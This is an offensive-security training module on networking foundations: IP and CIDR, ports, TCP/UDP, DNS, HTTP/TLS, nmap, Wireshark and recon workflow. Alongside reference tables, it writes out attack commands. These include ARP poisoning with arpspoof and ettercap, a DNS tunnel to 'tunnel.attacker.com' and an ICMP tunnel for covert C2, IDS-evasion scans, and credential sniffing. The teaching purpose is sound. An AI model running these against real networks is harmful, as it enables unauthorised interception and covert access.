



◆ OFFENSIVE SECURITY SERIES ◆

Networking Foundations for Hackers

IP, Ports, Protocols & Network Attacks

IP Addressing · CIDR · Ports · TCP/UDP · DNS · HTTP/HTTPS · Packet Analysis

Nmap Mastery · Wireshark · Protocol Attacks · Network Recon Workflow

TCP/IP

Nmap

DNS

HTTP/S

Wireshark

Protocols

Module 03 — RTG Community Learning Series

RedTeamGarage (RTG) | Offensive Security Education

<https://www.redteamgarage.com/>

■ LEGAL DISCLAIMER

This guide is produced by RedTeamGarage (RTG) strictly for educational purposes.
All techniques must ONLY be used in authorized engagements with written permission.
Using offensive tools against targets without authorization is a criminal offense.
RTG assumes zero liability for misuse. Authorized testing ONLY.

**TABLE OF CONTENTS**

Networking Foundations for Hackers — Full Reference Guide

- 01. WHY NETWORKING IS THE FOUNDATION OF HACKING**
- 02. THE OSI MODEL — A HACKER'S PERSPECTIVE**
- 03. IP ADDRESSING AND SUBNETTING**
- 04. CIDR NOTATION AND SUBNET CALCULATIONS**
- 05. PRIVATE VS PUBLIC IP RANGES**
- 06. PORTS — THE DOORS OF EVERY SYSTEM**
- 07. CRITICAL PORT REFERENCE FOR HACKERS**
- 08. TCP — CONNECTION-ORIENTED PROTOCOL**
- 09. UDP — CONNECTIONLESS PROTOCOL**
- 10. ICMP — THE NETWORK DIAGNOSTIC PROTOCOL**
- 11. DNS — THE INTERNET'S PHONE BOOK**
- 12. DNS ENUMERATION AND ATTACKS**
- 13. HTTP — HYPERTEXT TRANSFER PROTOCOL**
- 14. HTTPS AND TLS SECURITY**
- 15. NMAP — THE SCANNER'S BIBLE**
- 16. WIRESHARK — PACKET ANALYSIS**
- 17. ARP — ADDRESS RESOLUTION PROTOCOL**
- 18. NETWORK RECON METHODOLOGY**
- 19. PROTOCOL QUICK REFERENCE**



01 — WHY NETWORKING IS THE FOUNDATION

Everything in Hacking Runs on Networks

Every single attack in cybersecurity — from phishing to ransomware, from SQL injection to lateral movement — relies on network communication. Understanding how data moves across networks is not optional for security professionals: it is the bedrock upon which everything else is built.

When you intercept traffic with Wireshark, when you scan for open ports with nmap, when you exploit a service on port 445, when you exfiltrate data via DNS — you are applying networking knowledge. The better your networking fundamentals, the more effective your offensive and defensive operations will be.

1.1 Networking Through an Attacker's Lens

Networking Concept	Why It Matters to a Hacker
IP Addressing	Identify targets, scan ranges, understand routing and trust relationships
Ports & Services	Know which port to attack, what service is running, version fingerprinting
TCP Handshake	Understand SYN scanning, connection establishment, TCP-based attacks
DNS	Subdomain enumeration, zone transfers, DNS hijacking, tunneling C2 traffic
HTTP/HTTPS	Web application attacks, header manipulation, cookie theft, MITM
ARP	ARP poisoning, MITM attacks, network discovery on local segments
ICMP	Ping sweeps, traceroute, ICMP tunneling for data exfiltration
DHCP	Rogue DHCP server attacks, network information gathering
SMTP/POP3/IMAP	Email header analysis, phishing infrastructure, mail server attacks



02 — THE OSI MODEL — A HACKER'S PERSPECTIVE

Seven Layers, Seven Attack Surfaces

The OSI (Open Systems Interconnection) model is a conceptual framework that describes how network communication functions in seven layers. Each layer has specific protocols, functions, and — critically — specific attack surfaces.

Layer	Name	Protocols	Hacker Attack Surface
7	Application	HTTP, FTP, DNS, SMTP, SSH	Web attacks, credential theft, protocol exploitation
6	Presentation	TLS/SSL, MIME, encoding	SSL stripping, downgrade attacks, encoding bypass
5	Session	NetBIOS, RPC, SMB sessions	Session hijacking, token theft
4	Transport	TCP, UDP	Port scanning, SYN flood, session manipulation
3	Network	IP, ICMP, ARP	IP spoofing, routing attacks, ICMP tunneling
2	Data Link	Ethernet, ARP, 802.11 (Wi-Fi)	ARP poisoning, MAC flooding, Wi-Fi attacks
1	Physical	Cables, hubs, repeaters	Tap physical network, rogue devices

RTG TIP

When troubleshooting why an attack isn't working, think in OSI layers from bottom up. Can you reach the host at all? (L3 — ping). Can you reach the port? (L4 — nmap). Is the service responding? (L7 — curl/netcat). Layer-by-layer debugging saves hours.



03 — IP ADDRESSING AND SUBNETTING

The Foundation of Network Navigation

IPv4 addresses are 32-bit binary numbers written as four decimal octets separated by dots. Each octet is 8 bits, with values from 0-255. Understanding how IP addresses are structured is essential for defining scan targets, understanding network boundaries, and identifying routing.

3.1 Binary to Decimal Conversion

\$ IP Binary Math

```
# IPv4 Address: 192.168.1.100
#
# In binary:
# 192 = 11000000
# 168 = 10101000
#   1 = 00000001
# 100 = 01100100
#
# Full: 11000000.10101000.00000001.01100100
#
# Subnet Mask: 255.255.255.0 (/24)
# Binary:      11111111.11111111.11111111.00000000
#
# Network bits (1s): identify the network
# Host bits   (0s): identify individual devices on the network
#
# AND operation gives network address:
# IP:   11000000.10101000.00000001.01100100  (192.168.1.100)
# Mask: 11111111.11111111.11111111.00000000  (255.255.255.0)
# Net:  11000000.10101000.00000001.00000000  (192.168.1.0)
#
# This host is on network 192.168.1.0/24
```

3.2 Finding Your Network Information


\$ Network Information Commands

```
# Linux:
ip addr show           # Show all interfaces and IPs
ip addr show eth0      # Specific interface
ip route show          # Routing table
ip route get 8.8.8.8    # Which interface would reach this IP?

# Windows:
ipconfig /all          # All network adapter info
route print             # Full routing table
arp -a                 # ARP cache (local network mapping)
netstat -an            # Active connections and listening ports

# macOS:
ifconfig               # Interface info
networksetup -listallhardwareports

# Identify your IP and network from Kali:
hostname -I            # Quick IP list
ip -br addr show       # Brief format all IPs
```



04 — CIDR NOTATION AND SUBNET CALCULATIONS

Mastering Network Ranges

CIDR (Classless Inter-Domain Routing) notation uses a slash followed by a number to indicate how many bits are used for the network portion. This completely defines a network range — you can derive the first address, last address, broadcast, and number of hosts from CIDR alone.

CIDR	Subnet Mask	Total IPs	Usable Hosts	Typical Use
/8	255.0.0.0	16,777,216	16,777,214	Class A — large enterprise/ISP
/12	255.240.0.0	1,048,576	1,048,574	172.16.0.0/12 — private range
/16	255.255.0.0	65,536	65,534	Class B — medium enterprise
/20	255.255.240.0	4,096	4,094	Large department segment
/24	255.255.255.0	256	254	Most common LAN — office, home

CIDR	Subnet Mask	Total IPs	Usable Hosts	Typical Use
/25	255.255.255.128	128	126	Half a /24 — two departments
/26	255.255.255.192	64	62	Small department
/28	255.255.255.240	16	14	Very small VLAN
/30	255.255.255.252	4	2	Point-to-point router link
/32	255.255.255.255	1	1	Single host route

\$ CIDR Calculations

```
# CIDR calculations in Python
import ipaddress

net = ipaddress.ip_network('192.168.1.0/24', strict=False)
print(f'Network: {net.network_address}')
print(f'Broadcast: {net.broadcast_address}')
print(f'Hosts: {net.num_addresses - 2}')
print(f'First host: {list(net.hosts())[0]}')
print(f'Last host: {list(net.hosts())[-1]}')

# Generate all IPs in a range:
for ip in net.hosts():
    print(ip) # 192.168.1.1 through 192.168.1.254

# Check if IP is in network:
ip = ipaddress.ip_address('192.168.1.100')
print(ip in net) # True

# nmap CIDR scanning:
nmap -sn 192.168.1.0/24 # Ping sweep entire /24
nmap -sV 10.10.10.0/24 -p 22,80,443,3389
```



05 — PRIVATE vs PUBLIC IP RANGES

What's on the Internet vs What's Internal

Range	CIDR	Description	Common In
10.0.0.0 – 10.255.255.255	10.0.0.0/8	Class A private — 16.7M addresses	Large enterprises, VPNs

Range	CIDR	Description	Common In
172.16.0.0 – 172.31.255.255	172.16.0.0/12	Class B private — 1M addresses	Medium enterprises
192.168.0.0 – 192.168.255.255	192.168.0.0/16	Class C private — 65K addresses	Home networks, small office
127.0.0.0 – 127.255.255.255	127.0.0.0/8	Loopback — localhost only	127.0.0.1 = this machine
169.254.0.0 – 169.254.255.255	169.254.0.0/16	APIPA — no DHCP server found	Configuration errors
100.64.0.0 – 100.127.255.255	100.64.0.0/10	Carrier-grade NAT (CGNAT)	ISP shared addressing
0.0.0.0	0.0.0.0/0	Default route / any address	Routing tables
255.255.255.255	—	Limited broadcast	Broadcast to local network

RTG NOTE

During reconnaissance, focus on public IP ranges for initial attack surface mapping. Private IP ranges become relevant during internal pentest or after initial compromise. ASN lookups (bgp.he.net, whois -h whois.radb.net) reveal all IP ranges owned by a target.



06 — PORTS — THE DOORS OF EVERY SYSTEM

65,535 Possible Entry Points

A port is a 16-bit number (0-65535) that identifies a specific process or service on a computer. Think of an IP address as a building address and ports as individual doors within that building. Different services 'listen' on specific ports and respond to traffic directed at those ports.

Port Range	Name	Description
0 – 1023	Well-Known Ports	Assigned to common system services by IANA. Require root/admin to bind.
1024 – 49151	Registered Ports	Used by specific applications. Less strictly controlled.
49152 – 65535	Dynamic/Ephemeral	OS assigns these temporarily for client-side connections.

6.1 TCP vs UDP Ports

Ports exist for both TCP and UDP protocols independently. Port 80/tcp and 80/udp are technically different services. Most services use TCP, but critical services like DNS (53/udp), DHCP (67-68/udp), SNMP (161/udp), and VoIP (RTP/udp) use UDP.



07 — CRITICAL PORT REFERENCE FOR HACKERS

Know Every Port, Know Every Attack

Port	Service	Protocol	Hacker Relevance & Common Attacks
21	FTP	TCP	File Transfer. Check for anonymous login. Plaintext — credentials visible in Wireshark.
22	SSH	TCP	Secure Shell. Brute force weak passwords. Outdated versions have known CVEs.
23	Telnet	TCP	LEGACY unencrypted remote access. Full credential capture in plaintext on wire.
25	SMTP	TCP	Email. Check for open relay. VRFY command for user enumeration.
53	DNS	TCP/UDP	DNS. Zone transfer attack. DNS tunneling for C2/exfiltration.
67/68	DHCP	UDP	Rogue DHCP server — redirect traffic, provide attacker DNS.
69	TFTP	UDP	Trivial FTP — no auth, often on network devices. Check for config files.
80	HTTP	TCP	Web traffic — unencrypted. Intercept with MITM. Full web app attack surface.
88	Kerberos	TCP/UDP	AD auth. Kerberoasting, AS-REP roasting, Golden/Silver ticket attacks.
110	POP3	TCP	Email retrieval. Plaintext creds in transit.
111	RPC	TCP	Remote Procedure Call. Portmapper — enumerates RPC services.
135	MSRPC	TCP	Windows RPC endpoint mapper. Lateral movement, WMI exec.
139	NetBIOS	TCP	Windows file/print sharing. LEGACY — still common for SMB relay.
143	IMAP	TCP	Email access — plaintext unless STARTTLS.
161	SNMP	UDP	Network device management. 'public' community string = goldmine of info.
389	LDAP	TCP	Active Directory queries. Enumerate users, groups, computers without auth.

Port	Service	Protocol	Hacker Relevance & Common Attacks
443	HTTPS	TCP	Encrypted web. Still vulnerable to web app attacks — just encrypted channel.
445	SMB	TCP	Windows file sharing. EternalBlue (MS17-010). Pass-the-Hash. SMB Relay.
465/587	SMTP/S	TCP	Secure email. Phishing infrastructure setup.
636	LDAPS	TCP	LDAP over SSL. AD authentication bypass attempts.
873	rsync	TCP	Remote sync. Unauthenticated access to files if misconfigured.
1433	MSSQL	TCP	Microsoft SQL Server. xp_cmdshell for OS command execution.
1521	Oracle DB	TCP	Oracle database. Default credentials common in older installs.
2049	NFS	TCP/UDP	Network File System. Mount remote file shares — often no auth required.
3000	Dev Web	TCP	Development servers. Often Grafana, Node.js apps — weak security.
3306	MySQL	TCP	Database. SQL injection pivots here. Default 'root' no password.
3389	RDP	TCP	Remote Desktop. BlueKeep CVE-2019-0708. Brute force, session hijack.
4444	Metasploit	TCP	Default Meterpreter listener — easy to detect, change in engagements.
5432	PostgreSQL	TCP	Database. Metasploit default DB. Default 'postgres' account.
5900	VNC	TCP	Remote desktop — often no auth or weak password. Full screen access.
5985/5986	WinRM	TCP	Windows Remote Management. evil-winrm for shell access.
6379	Redis	TCP	In-memory DB. No auth by default in older versions. Write to cron/ssh.
8080	HTTP Alt	TCP	Alternate web port. Dev servers, proxies, Tomcat manager.
8443	HTTPS Alt	TCP	Alternate HTTPS. Often admin panels, API endpoints.
9200	Elasticsearch	TCP	No auth default — full database access, data exfil.
27017	MongoDB	TCP	NoSQL database. No auth default — common critical finding.



08 — TCP — CONNECTION-ORIENTED PROTOCOL

The Backbone of Reliable Communication

TCP (Transmission Control Protocol) is the most important transport-layer protocol. It guarantees delivery, ordering, and error detection through a connection-establishment mechanism and acknowledgment system. Understanding TCP is critical for understanding how scans, attacks, and exploits work at the packet level.

8.1 TCP Flags

Flag	Hex	Meaning	Used In
SYN	0x02	Synchronize — initiate connection	Three-way handshake start, SYN scan
ACK	0x10	Acknowledge — confirm receipt	All established connections, ACK scan
FIN	0x01	Finish — close connection gracefully	Connection teardown
RST	0x04	Reset — abort connection immediately	Port closed, firewall response
PSH	0x08	Push — deliver data immediately	Data transfer segments
URG	0x20	Urgent — prioritize data	Rarely used; legacy
SYN-ACK	0x12	SYN + ACK — server response to SYN	Three-way handshake step 2

\$ TCP Three-Way Handshake

```
# TCP Three-Way Handshake (Full Connection):
```

```

CLIENT                                SERVER
|                                     |
| --- [SYN] seq=100 -----> | Step 1: Client requests connection
|                                     |
| <-- [SYN-ACK] seq=200,      | Step 2: Server accepts, sends own seq
|      ack=101 -----      |
|                                     |
| --- [ACK] ack=201 -----> | Step 3: Client confirms - CONNECTED
|                                     |
| ===== DATA FLOWS ===== |

```

```

# Port OPEN:   Returns SYN-ACK   (service is listening)
# Port CLOSED: Returns RST-ACK   (no service)
# Port FILTER: No response      (firewall dropping packets)

```

```

# SYN Scan (nmap -sS) - Stealth Scan:
#   Sends SYN, receives SYN-ACK, sends RST (never completes handshake)
#   Never completes connection - doesn't appear in application logs
#   REQUIRES root/admin privileges (raw packet crafting)

```

\$ TCP Analysis with tcpdump

```
# TCP connection analysis with netcat and tcpdump

# In terminal 1 – Start listener
nc -lvp 9999

# In terminal 2 – Capture packets
sudo tcpdump -i lo -n port 9999 -vv

# In terminal 3 – Connect
nc 127.0.0.1 9999

# Watch the three-way handshake in tcpdump output:
# 127.0.0.1.55512 > 127.0.0.1.9999: Flags [S] (SYN)
# 127.0.0.1.9999 > 127.0.0.1.55512: Flags [S.] (SYN-ACK)
# 127.0.0.1.55512 > 127.0.0.1.9999: Flags [.] (ACK)

# Capture credentials in plaintext services:
sudo tcpdump -i eth0 -A -s 0 port 21 or port 23 or port 110
# -A: Print packet data in ASCII
# -s 0: Full packet capture
```



09 — UDP — CONNECTIONLESS PROTOCOL

Fast but Unreliable — and Harder to Scan

UDP (User Datagram Protocol) is connectionless — packets are sent with no handshake and no delivery guarantee. This makes it faster but unreliable. Critical network infrastructure like DNS, DHCP, SNMP, NTP, and VoIP use UDP because speed matters more than guaranteed delivery.

Protocol	Port	Type	Why Attackers Care
DNS	53	UDP/TCP	Zone transfers, DNS poisoning, tunneling, subdomain enum
DHCP	67/68	UDP	Rogue DHCP server for MITM — redirect DNS/gateway
TFTP	69	UDP	No authentication — can request config files from network devices
SNMP v1/v2c	161	UDP	Default 'public' community string dumps entire device MIB
NTP	123	UDP	NTP amplification DDoS, clock skew Kerberos attacks
RIP	520	UDP	Legacy routing protocol — inject false routes
Syslog	514	UDP	Log forwarding — intercept or inject log entries

Protocol	Port	Type	Why Attackers Care
SNMP Trap	162	UDP	Receive SNMP alerts — network topology mapping

\$ UDP Services Enumeration

```
# UDP scanning with nmap (significantly slower than TCP)
sudo nmap -sU -p 53,67,68,69,111,123,137,161,500 192.168.1.1

# SNMP enumeration (if 'public' community string works):
snmpwalk -v2c -c public 192.168.1.1
snmpwalk -v2c -c public 192.168.1.1 system      # System info
snmpwalk -v2c -c public 192.168.1.1 interfaces # Network interfaces
snmpwalk -v2c -c public 192.168.1.1 hrSWRunName # Running processes

# SNMP brute force community strings:
onesixtyone -c /usr/share/doc/onesixtyone/dict.txt 192.168.1.1

# DNS UDP query:
dig @192.168.1.1 example.com      # Query specific DNS server
dig @192.168.1.1 example.com AXFR # Zone transfer attempt

# NTP version disclosure:
ntpq -c rv 192.168.1.1
nmap -sU -p 123 --script ntp-info 192.168.1.1
```

10 — ICMP — THE NETWORK DIAGNOSTIC PROTOCOL

Ping, Traceroute and ICMP Attacks

ICMP (Internet Control Message Protocol) is used for network diagnostics and error reporting. While simple, it has significant offensive uses including host discovery, OS fingerprinting, and covert channel establishment.

ICMP Type	Code	Message	Use / Attack
0	0	Echo Reply	Response to ping — host is alive
3	0-15	Destination Unreachable	Port closed, host unreachable — reveals firewall rules
5	0-3	Redirect	Route redirection — can be used to MITM traffic
8	0	Echo Request	Ping — host discovery, firewall evasion test
11	0	Time Exceeded	TTL expired — used by traceroute to map network path

ICMP Type	Code	Message	Use / Attack
13	0	Timestamp Request	Can reveal system time — Kerberos attack (clock skew)

\$ ICMP Tools and Tunneling

```
# Ping sweep — find live hosts
nmap -sn 192.168.1.0/24          # ICMP echo request sweep
fping -a -g 192.168.1.0/24 2>/dev/null # Fast parallel ping
ping -c 4 192.168.1.1          # Standard ping

# Traceroute — map network path
traceroute 8.8.8.8              # Linux (UDP by default)
traceroute -I 8.8.8.8          # Linux (ICMP)
tracert 8.8.8.8                # Windows
nmap --traceroute 8.8.8.8      # nmap traceroute

# ICMP tunneling (covert C2 channel):
# Tool: ptunnel-ng — encapsulates TCP traffic in ICMP
# Server (inside target network):
sudo ptunnel-ng -r <gateway_ip> -R 22
# Client (attacker):
sudo ptunnel-ng -p <target_ip> -l 2222 -r <gateway_ip> -R 22
ssh -p 2222 user@localhost      # SSH tunneled through ICMP!
```



11 — DNS — THE INTERNET'S PHONE BOOK

The Most Information-Rich Protocol for Recon

DNS (Domain Name System) translates human-readable domain names into IP addresses. It is one of the most valuable protocols for reconnaissance — DNS records expose infrastructure, mail servers, subdomains, and sometimes internal hostnames. Misconfigurations can leak entire network maps.

Record Type	Example	Hacker Relevance
A	corp.com → 93.184.216.34	Primary recon target — find IP from domain
AAAA	corp.com → 2606:2800::1	IPv6 infrastructure — often less secured than IPv4
CNAME	mail → mailserver.corp.com	Subdomain aliases — takeover opportunities
MX	corp.com → mail.corp.com (10)	Mail server — phishing infrastructure, email attacks
TXT	v=spf1 include:google... api_key=...	SPF/DKIM for email spoof. TXT often leaks API keys!

Record Type	Example	Hacker Relevance
NS	corp.com → ns1.cloudflare.com	Authoritative nameservers — zone transfer targets
PTR	93.184.216.34 → corp.com	Reverse DNS — find domain from IP after scanning
SOA	corp.com SOA ns1... admin@...	Admin email, serial number, zone transfer entry point
SRV	_kerberos._tcp.corp.com	Service location — reveals internal AD infrastructure
CAA	corp.com CAA 0 issue 'letsencrypt.org'	Which CAs can issue certs — reduces cert spoofing



12 — DNS ENUMERATION AND ATTACKS

Harvesting Subdomains and Exploiting Misconfigs

\$ DNS Enumeration Toolkit

```
# === COMPREHENSIVE DNS ENUMERATION ===

# Basic lookups
dig target.com A           # A record
dig target.com MX         # Mail servers
dig target.com ANY        # All records (often blocked)
dig target.com TXT         # TXT records – look for secrets!
dig -x 93.184.216.34      # Reverse lookup (PTR)

# Zone Transfer (AXFR) – reveals ALL DNS records
dig axfr @ns1.target.com target.com
# If successful: you get EVERY subdomain, MX, A record – complete map!
# Zone transfers should only work from trusted secondary DNS servers

# Subdomain enumeration (passive + active)
subfinder -d target.com -all -o subdomains.txt
amass enum -d target.com
dnsx -d target.com -w /usr/share/wordlists/dns.txt
gobuster dns -d target.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

# Certificate Transparency (crt.sh – passive, no scanning)
curl -s 'https://crt.sh/?q=%.target.com&output=json' | jq '.[].name_value' | sort -u

# DNS brute force
dnsrecon -d target.com -t brt -D /usr/share/wordlists/dnsmap.txt
```

\$ DNS Attacks — Cache Poisoning & Tunneling

```
# DNS Cache Poisoning (Kaminsky Attack concept):
# 1. Attacker sends flood of forged DNS responses for target domain
# 2. If forged response arrives before real one: cache poisoned
# 3. All users of that resolver now resolve domain to attacker IP

# DNS Tunneling (C2 over DNS — bypasses many firewalls):
# Most networks allow DNS out. Even restrictive networks pass port 53.

# Tool: iodine
# Server (internet-facing, controls attacker domain):
iodined -f -c -P secretpass 10.0.0.1 tunnel.attacker.com

# Client (compromised machine inside target network):
iodine -f -P secretpass tunnel.attacker.com

# Once tunnel is up: SSH over DNS tunnel
ssh -D 1080 user@10.0.0.1 -o 'ProxyCommand nc -x 127.0.0.1:53 %h %p'

# Detect DNS tunneling: unusually long TXT/NULL queries, high query volume
```



13 — HTTP — HYPERTEXT TRANSFER PROTOCOL

The Language of the Web

HTTP is the application-layer protocol that powers the web. Every web application attack — from SQL injection to SSRF to XSS — is ultimately an HTTP attack. Understanding HTTP deeply is fundamental for any web application security work.

13.1 HTTP Request Structure

\$ HTTP Request Analysis

Complete HTTP Request Structure

```
POST /api/v1/login HTTP/1.1
Host: target.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json
Content-Type: application/json
Content-Length: 47
Authorization: Bearer eyJhbGci...
Cookie: session=abc123; csrftoken=xyz789
X-Forwarded-For: 127.0.0.1
Connection: keep-alive
```

```
{"username": "admin", "password": "test123"}
```

Attacker-interesting headers:

```
# X-Forwarded-For      - IP restriction bypass (spoof source IP)
# Authorization        - Bearer tokens, Basic auth (base64 encoded)
# Cookie               - Session tokens, auth state
# Content-Type         - Change to bypass validation
# Host                 - Host header injection, virtual host bypass
# Referer              - Leaks internal URLs if reflected
```

HTTP Method	Purpose	Offensive Use
GET	Retrieve resource	Parameters in URL — visible in logs, server caches, proxy logs
POST	Submit data	Credential brute force, form data manipulation, file upload
PUT	Upload/replace resource	Unrestricted PUT = upload shells, overwrite files
DELETE	Delete resource	Test for missing access controls
OPTIONS	List allowed methods	Enumerate what server accepts — probe for CORS, PUT
HEAD	Get headers only	Fingerprint server version without full response
PATCH	Partial update	Same as PUT for access control testing
TRACE	Echo request back	Cross-Site Tracing (XST) — steal cookies via TRACE
CONNECT	Create tunnel	SSRF via CONNECT method to reach internal services

\$ HTTP Tools and Commands

```
# HTTP exploration tools

# curl - essential for HTTP manipulation
curl -v https://target.com          # Verbose output (see headers)
curl -I https://target.com          # Headers only (HEAD request)
curl -X POST -d 'user=admin&pass=test' http://target.com/login
curl -H 'X-Forwarded-For: 127.0.0.1' https://target.com/admin
curl -b 'session=stolen_cookie' https://target.com/dashboard
curl -x http://127.0.0.1:8080 https://target.com # Route through Burp

# wget
wget -q -O - https://target.com | grep 'password\|token\|key'
wget --mirror --no-parent https://target.com/ # Mirror entire site

# httpx - fast HTTP probing
echo 'target.com' | httpx -title -server -status-code -tech-detect
subfinder -d target.com | httpx -title -mc 200,301,302,403

# nikto - web server scanner
nikto -h https://target.com
nikto -h https://target.com -Tuning 4 # SQL injection tests only
```



14 — HTTPS AND TLS SECURITY

Encrypted But Not Unbreakable

HTTPS adds TLS (Transport Layer Security) encryption to HTTP. This protects data in transit — but it does NOT protect against application-layer vulnerabilities. A site with HTTPS can still have SQL injection, XSS, broken authentication, and every other web vulnerability. HTTPS protects the channel, not the application.

TLS Version	Status	Vulnerabilities
SSL 2.0	Deprecated 1996	DROWN, fundamentally broken — never use
SSL 3.0	Deprecated 2015	POODLE — downgrade attack allows decryption
TLS 1.0	Deprecated 2020	BEAST, POODLE variant — should be disabled
TLS 1.1	Deprecated 2020	BEAST variant — should be disabled
TLS 1.2	Current — still acceptable	SWEET32, RC4 if enabled — configuration matters
TLS 1.3	Current — preferred	No known practical attacks — use this

\$ TLS Testing Commands

```
# TLS/SSL testing tools

# testssl.sh - comprehensive TLS testing
testssl.sh https://target.com
testssl.sh --severity HIGH target.com:443    # Only high severity

# sslyze - Python TLS scanner
sslyze target.com:443
sslyze --regular target.com:443

# nmap TLS scripts
nmap -p 443 --script ssl-enum-ciphers target.com
nmap -p 443 --script ssl-heartbleed target.com # Heartbleed CVE-2014-0160
nmap -p 443 --script ssl-poodle target.com

# openssl - inspect certificates
openssl s_client -connect target.com:443 </dev/null 2>/dev/null | openssl x509 -noout -text
openssl s_client -connect target.com:443 -tls1_2    # Force TLS 1.2
openssl s_client -connect target.com:443 -tls1      # Test if TLS 1.0 accepted

# Check certificate SANs (Subject Alternative Names):
openssl s_client -connect target.com:443 </dev/null 2>/dev/null | openssl x509 -noout -text ...
```



15 — NMAP — THE SCANNER'S BIBLE

Complete Nmap Mastery Guide

Nmap (Network Mapper) is the most essential tool in any network security professional's toolkit. It can discover hosts, enumerate open ports, fingerprint services and operating systems, and run vulnerability detection scripts — all from a single command.

\$ Nmap — Scanning and Detection

HOST DISCOVERY & PORT SCANNING

```
nmap -sn 192.168.1.0/24      # Ping sweep – find live hosts
nmap -Pn 192.168.1.1        # Skip host discovery, assume host is up
sudo nmap -sS target        # SYN scan (stealth) – requires root
nmap -sT target             # TCP Connect scan – no root needed
sudo nmap -sU -p 53,161 target # UDP scan (specify ports – slow!)
nmap -sA target             # ACK scan – map firewall rules
nmap -p 80,443 target       # Specific ports
nmap -p- target             # ALL 65535 ports
```

VERSION, OS, AND SCRIPT DETECTION

```
nmap -sV target            # Service/version detection
nmap -O target             # OS fingerprinting (requires root)
nmap -A target             # Aggressive: -sV -O -sC --traceroute
nmap -sC target            # Default NSE scripts
nmap --script vuln target   # Vulnerability detection scripts
nmap --script smb-vuln-ms17-010 target # EternalBlue check
nmap --script 'http-*' -p 80,443 target # All HTTP scripts
```

\$ Nmap — Output, Timing and Evasion

OUTPUT FORMATS

```
nmap -oN scan.txt target    # Normal text output
nmap -oX scan.xml target    # XML output (import to Metasploit)
nmap -oG scan.gnmap target  # Grepable output
nmap -oA scan_results target # All three formats simultaneously
```

TIMING (T0=slowest/stealthy, T5=fastest/noisy)

```
nmap -T0 target            # Paranoid – IDS evasion
nmap -T3 target            # Default timing
nmap -T4 target            # Aggressive – faster scans
```

EVASION TECHNIQUES

```
nmap -D RND:10 target      # Decoy – 10 random IPs in scan
nmap --source-port 53 target # Appear as DNS traffic
nmap -f target             # Fragment packets (bypass old IDS)
nmap --scan-delay 500ms target # Slow scan delay
```

PRACTICAL EXAMPLES

```
nmap -sV -p- 10.10.10.10 -oA full_scan      # Full port scan + versions
nmap -A --top-ports 100 192.168.1.0/24      # Top 100 ports subnet scan
nmap --script dns-zone-transfer -p 53 ns1.target.com
```



16 — WIRESHARK — PACKET ANALYSIS

Reading the Wire Like a Book

Wireshark is the world's most widely used network protocol analyzer. It captures network traffic and displays it in a human-readable format, allowing you to see exactly what is happening on the network at a packet level. For security professionals, it is invaluable for understanding attacks, finding credentials in cleartext, and debugging network issues.

\$ Wireshark Filters & tcpdump

```
# === ESSENTIAL WIRESHARK DISPLAY FILTERS ===

# Protocol filters
http                # All HTTP traffic
dns                 # All DNS queries/responses
tcp.port == 445     # SMB traffic
tcp.port == 3389    # RDP traffic
tcp.port == 22      # SSH traffic
icmp                # All ICMP (ping, etc.)
arp                 # ARP requests/replies


# Find credentials / interesting data
http.request.method == "POST" # POST requests (form submissions)
http contains "password"      # HTTP traffic with "password" in it
ftp.request.command == "PASS" # FTP passwords
telnet                       # Telnet (all plaintext!)

# Host/IP filters
ip.addr == 192.168.1.100      # All traffic to/from this IP
ip.src == 192.168.1.100      # Traffic FROM this IP
ip.dst == 192.168.1.1        # Traffic TO this IP
!(ip.addr == 192.168.1.1)    # Exclude this IP

# TCP filters
tcp.flags.syn == 1 && tcp.flags.ack == 0 # SYN packets only
tcp.flags.rst == 1           # RST packets (connection resets)
tcp.stream eq 5              # Follow specific TCP stream

# Find specific strings
frame contains "password"    # Any frame containing this string
http.cookie contains "session" # Cookies with session token

# === tcpdump command line equivalents ===
sudo tcpdump -i eth0 -A "port 80 or port 8080" # HTTP in ASCII
sudo tcpdump -i eth0 -w capture.pcap          # Save to file
sudo tcpdump -i eth0 host 192.168.1.100       # Filter by host
tcpdump -r capture.pcap 'port 21'            # Read and filter saved capture
```



17 — ARP — ADDRESS RESOLUTION PROTOCOL

Local Network MITM

ARP (Address Resolution Protocol) resolves IP addresses to MAC addresses on local network segments. ARP has no authentication — any machine can claim any IP address mapping, making ARP poisoning (also called ARP

spoofing) a fundamental local network attack.

\$ ARP Poisoning Attack

```
# ARP Poisoning – Man-in-the-Middle on local LAN

# How it works:
# 1. Attacker tells victim (192.168.1.100): 'I am the gateway (192.168.1.1)'
# 2. Attacker tells gateway (192.168.1.1): 'I am victim (192.168.1.100)'
# 3. All traffic flows through attacker's machine

# Tool: arpspoof (dsniff package)
sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1 # Tell victim: I'm gateway
sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.100 # Tell gateway: I'm victim

# Enable IP forwarding (so traffic actually passes through):
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

# Tool: ettercap (full MITM framework)
sudo ettercap -G # GUI mode
sudo ettercap -T -i eth0 -M arp:remote /192.168.1.100// /192.168.1.1//

# View current ARP cache:
arp -a # Linux/Mac
arp -a # Windows
ip neigh show # Linux (modern)

# Detect ARP poisoning:
arpwatch -i eth0 # Monitor for ARP changes
# Alert: 'changed ethernet address' = likely ARP poisoning
```



18 — NETWORK RECON METHODOLOGY

From Unknown Target to Complete Map

\$ Complete Network Recon Workflow

```
# === COMPLETE NETWORK RECON WORKFLOW ===

# PHASE 1: PASSIVE – No packets touch target

# Find IP ranges owned by target
whois target.com | grep -E '(CIDR|NetRange|inetnum)'
nslookup target.com
dig target.com A

# ASN lookup (find all IP blocks)
whois -h whois.radb.net -- '-i origin AS12345' | grep route
# Or use: https://bgp.he.net/ip/target_IP

# Subdomain enumeration (passive)
subfinder -d target.com -all -o subs.txt
cat subs.txt | httpx -silent -title -status-code > live_hosts.txt

# Shodan recon
shodan search 'org:"Target Corp" port:22' --fields ip_str,port,org
shodan host <target_IP>

# PHASE 2: SEMI-PASSIVE – DNS queries (minimal footprint)

# Try zone transfer
dig axfr @$ (dig NS target.com +short | head -1) target.com

# Enumerate DNS records
dnsrecon -d target.com -t std

# PHASE 3: ACTIVE – Packets hit target network

# Host discovery
sudo nmap -sn 203.0.113.0/24 -oG - | awk '/Up/{print $2}' > live_hosts.txt

# Fast port scan (top ports)
nmap -iL live_hosts.txt --top-ports 1000 -oN fast_scan.txt

